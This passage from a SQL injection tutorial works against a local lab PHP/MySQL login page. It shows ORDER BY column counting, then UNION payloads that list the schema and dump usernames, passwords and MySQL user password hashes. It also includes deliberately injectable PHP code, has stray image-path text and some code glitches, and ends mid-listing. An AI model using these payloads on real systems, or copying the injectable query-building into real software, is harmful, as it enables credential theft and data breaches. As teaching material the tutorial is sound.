So the input one should try is:


```
' ORDER BY 1;#
```

it is a first test, what must work, because every table must have at least one column:


The full select will be the following:

```
SELECT * FROM tbl1 WHERE username='' ORDER BY 1;#' AND password='';
```

Let us type it as username, and click to the send button:

A screenshot of a web browser window. The address bar shows the URL `http://192.168.168.111:8888/mysql/sql1/sql.html`. Below the address bar is a login form with two input fields: "User Name:" and "Password:". The "User Name:" field contains the text `' ORDER BY 1;#`. The "Password:" field is empty. Below the input fields is a button labeled "send". The form has a yellow background.


As result we get a wrong username or password message, but there is no SQL error so the query has one column, what is not a suprise.

A screenshot of a web browser window. The address bar shows the URL `http://192.168.168.111:8888/mysql/sql1/sql.php`. Below the address bar is a yellow message box that says "Wrong username or password".

Then try another number, for example 5:

```
' ORDER BY 5;#
```

Type it as username, and click to the send button:




← → http://192.168.168.111:8888/mysql/sql1/sql.html

User Name: 'ORDER BY 5;#

Password:

send

We get the same Wrong username or password message, what means the query has at least 5 columns:




← → http://192.168.168.111:8888/mysql/sql1/sql.php

Wrong username or password

Then try if we have 10 columns by the following input:

```
' ORDER BY 10;#
```

Type it as username, and click to the send button:




← → http://192.168.168.111:8888/mysql/sql1/sql.html

User Name: 'ORDER BY 10;#

Password:

send

Now we get an SQL error message from this we know that, the query does not have 10 columns.




← → http://192.168.168.111:8888/mysql/sql1/sql.php

ERROR during query execution: Unknown column '10' in 'order clause'

The number of columns greater or equal with five, and less than 10. Let us halve this range (binary search like in case of blind SQL). So try the number 7:

' ORDER BY 7;#

Type it as username, and click to the send button:




← → http://192.168.168.111:8888/mysql/sql1/sql.html

User Name: 'ORDER BY 7;#

Password:

send


We get an SQL error message, from this we know that, the query does not have 7 columns.



The number of columns greater or equal with five, and less than 7. Let us halve this range. So try the number 6:

' ORDER BY 6;#

Type it as username, and click to the send button:




← → http://192.168.168.111:8888/mysql/sql1/sql.html

User Name: 'ORDER BY 6;#

Password:

send

We get an error message it means, we have less than 6 columns.



It means, we have exactly 5 columns in the query. This method is faster than the UNION operator based method, because we can use the binary search.

Get metadata with information schema


A widely used technique to get metadata information is to use the information schema. It is preferred, because it is an ANSI standard, so every SQL supports it uses exactly the same schema structure, enough to learn one thing.

The method can be used with every example we have checked. I show it with a union based, with an error based, and with a blind SQL injection example.

Get metadata with information schema UNION based example

To try it use the following code as sql.php:

```
<?php
$dbname = "a";
$dbusername = "root";
$dbpassword = "";
$dbservername = "127.0.0.1";
$con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
if (!$con){
    echo('Connection ERROR');
    die(print_r(mysqli_error($con)));
}
$query = "SELECT username, '*****' AS password, description, id
        FROM tbl1 WHERE username='" . $_GET['username'] . "'";
$stmts = mysqli_query($con, $query);
if ($stmts === false){
    echo('ERROR during query execution: ');
    echo($query);
    die(print_r(mysqli_error($con)));
}
echo '<table border="1" width="100%"><tr><td>username</td>
    <td>password</td><td>description</td><td>id</td></tr>';
while ($row = mysqli_fetch_array($stmts, MYSQLI_ASSOC)){
    echo '<tr><td>' . $row['username'] . '</td><td>' . $row['password'] .
        '</td><td>' . $row['description'] . '</td><td>' . $row['id'] .
        '</td></tr>';
}
echo '</table>';
```



```
1 <?php
2 $dbname = "a";
3 $dbusername = "root";
4 $dbpassword = "";
5 $dbservername = "127.0.0.1";
6 $con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
7 if (!$con){
8     echo('Connection ERROR');
9     die(print_r(mysqli_error($con)));
10 }
11 $query = "SELECT username, '*****' AS password, description, id
12         FROM tbl1 WHERE username=' ' . $_GET['username'] . ' '";
13 $stms = mysqli_query($con, $query);
14 if ($stms === false){
15     echo('ERROR during query execution: ');
16     echo($query);
17     die(print_r(mysqli_error($con)));
18 }
19 echo '<table border="1" width="100%"><tr><td>username</td>
20     <td>password</td><td>description</td><td>id</td></tr>';
21 while ($row = mysqli_fetch_array($stms, MYSQLI_ASSOC)){
22     echo '<tr><td>' . $row['username'] . '</td><td>' . $row['password'] .
23         '</td><td>' . $row['description'] . '</td><td>' . $row['id'] . '</td></tr>';
24 }
25 echo '</table>';
26
```

To get information we must know the database name, the table name, the column names. Try to get first the database name.

The database names can be queried from the `information_schema.schemata` table. The name of the database is stored in the `schema_name` column. As we remember in this example the first SELECT selects four columns so the second SELECT must select four columns as well. It means we query the `schema_name` column plus three null to get the same column number. It means the username must be:

```
' UNION SELECT schema_name,null,null,null FROM
information_schema.schemata;-- -
```


the apostrophe breaks out from the string. Then comes our query, and finally we comment the remaining part of the original query. The whole query will be the following:

```
SELECT username, '*****' AS password, description, id FROM tbl1 WHERE
username=' ' UNION SELECT schema_name,null,null,null FROM
information_schema.schemata;-- -';
```

in URL form it looks like as:

```
http://192.168.168.111:8888/mysql/union1/sql.php?username=' UNION  
SELECT schema_name,null,null,null FROM information_schema.schemata;--  
-
```

After calling this URL



We will get the database names. Now we find only one database name what seems to be a user database, it is now the database “a”.

username	password	description	id
information_schema			
a			
cdcol			
mysql			
performance_schema			
phpmyadmin			
test			
webauth			

The next thing to do is to query the tables in this database.

The table names can be queried from the information_schema.tables table. And within this table the table_name column show the table names. This table contains every table name from every database. But we want to know only the tables in the database “a”. The table_schema column contains the database name, where the table is.

The required query will be:


```
' UNION SELECT table_name,null,null,null FROM  
information_schema.tables WHERE table_schema='a';-- -
```

And if we substitute it to the hard coded query string in the php we will get the following:

```
SELECT username,'*****' AS password,description,id FROM tbl1 WHERE  
username='' UNION SELECT table_name,null,null,null FROM  
information_schema.tables WHERE table_schema='a';-- -';
```

in URL form it looks like as:

```
http://192.168.168.111:8888/mysql/union1/sql.php?username=' UNION
SELECT table_name,null,null,null FROM information_schema.tables WHERE
table_schema='a';-- -
```



We will get the table names in the database “a”.

username	password	description
browserlog		
tbl1		

Now we know the database name, and the table names. The next thing is to find the column names in the table. This information is stored in the information_schema.columns table. Again this table contains the name of every column from every database, and every table. Again we must filter it. The database name is stored in the table_schema column, and the table name is stored in the table_name column.


```
' UNION SELECT column_name,null,null,null FROM
information_schema.columns WHERE table_schema='a' AND
table_name='tbl1';-- -
```

if we substitute it to the hard coded query string in the php we will get the following:


```
SELECT username,'*****' AS password,description,id FROM tbl1 WHERE
username='' UNION SELECT column_name,null,null,null FROM
information_schema.columns WHERE table_schema='a' AND
table_name='tbl1';-- -';
```

in URL form it looks like as:

```
http://192.168.168.111:8888/mysql/union1/sql.php?username=' UNION
SELECT column_name,null,null,null FROM information_schema.columns
WHERE table_schema='a' AND table_name='tbl1';-- -
```



As a result we will see the columns in the tbl1 table in database “a”.



username	password	description
id		
username		
password		
encpassword		
description		

Now we have all the necessary information, to query useful data. For example we can query the usernames and passwords from this table with the following query:


```
' UNION SELECT username,password,null,null FROM tbl1;-- -
```

if we substitute it to the original query we will get the following query:


```
SELECT username,'*****' AS password,description,id FROM tbl1 WHERE  
username=' ' UNION SELECT username,password,null,null FROM tbl1;-- -';
```

in URL form it is the following:

```
http://192.168.168.111:8888/mysql/union1/sql.php?username=' UNION  
SELECT username,password,null,null FROM tbl1;-- -
```



And as result we get the user name, and password information, or anything else we want.



username	password	description
name	pass	
name2	pass2	
a	aaaaa	
b	aaaaa	

We can query any other information as well. For example the user name and password hashes of the MySQL database users. First if have not done yet create a user by the following command:

```
CREATE USER 'test'@'localhost' IDENTIFIED BY 'pass';
```

The user name and password hash can be queried with the following SQL command:

```
SELECT user,password FROM mysql.user;
```

This query selects only two columns so we must add two null values, to get all together four columns


```
SELECT user,password,null,null FROM mysql.user;
```

the user name should be:


```
' UNION SELECT user,password,null,null FROM mysql.user;-- -
```

The whole query will look like as:

```
SELECT username,'*****' AS password,description,id FROM tbl1 WHERE
username='' UNION SELECT user,password,null,null FROM mysql.user;--
-';
```



We get the following result:



username	password
root	
pma	
test	*196BDEDE2AE4F84CA44C47D54D78478C7E2BD7B7


From this error message we know that, there is a user called root, and it has no password, and there is a user called test, the password hash of it is 196BDEDE2AE4F84CA44C47D54D78478C7E2BD7B7.

Get metadata with information schema ERROR based example

To try this example use the sql.html as follows:

```
<title>mylogin</title>
<body>
<form action="sql.php" method="POST">
  User Name: <input type="text" id="username" name="username"/><br/>
  Password: <input type="password" id="password"
name="password"/><br/>
  <input type="submit" value="send">
</form>
</body>
```

It creates a form with two fields on it. One is a username field, and the other is a password field. When the user clicks on the submit (send) button, it will call the sql.php, which validates the user credentials.




The sql.php has the following source code.

```
<?php
$dbname = "a";
$dbusername = "root";
$dbpassword = "";
//$dbservername = "192.168.168.111";
$dbservername = "127.0.0.1";
$con = mysqli_connect($servername, $username, $password, $dbname);
if (!$con){
    echo('Connection ERROR');
    die(print_r(mysqli_error($con)));
}
$query = "SELECT * FROM tbl1 WHERE username='" .
$_POST['username'] . "' AND password='" .
$_POST['password'] . "'";
```

```

$stmts = mysqli_query($con, $query);
if ($stmts === false){
    echo('ERROR during query execution: ');
    die(print_r(mysqli_error($con)));
}
$row = mysqli_fetch_array($stmts, MYSQLSRV_FETCH_ASSOC);
if ($row){
    die('Logged in');
}
else{
    die('Wrong username or password');
}
?>

```



The screenshot shows a Notepad++ window titled 'C:\xampp\htdocs\mysql\sql1\sql.php'. The editor contains a PHP script for database login. The script defines database connection variables, connects to a MySQL database, and executes a query to check if a user is logged in. It includes error handling for connection and query failures.

```

1  <?php
2  $dbname = "a";
3  $username = "root";
4  $password = "";
5  $srvname = "192.168.168.111";
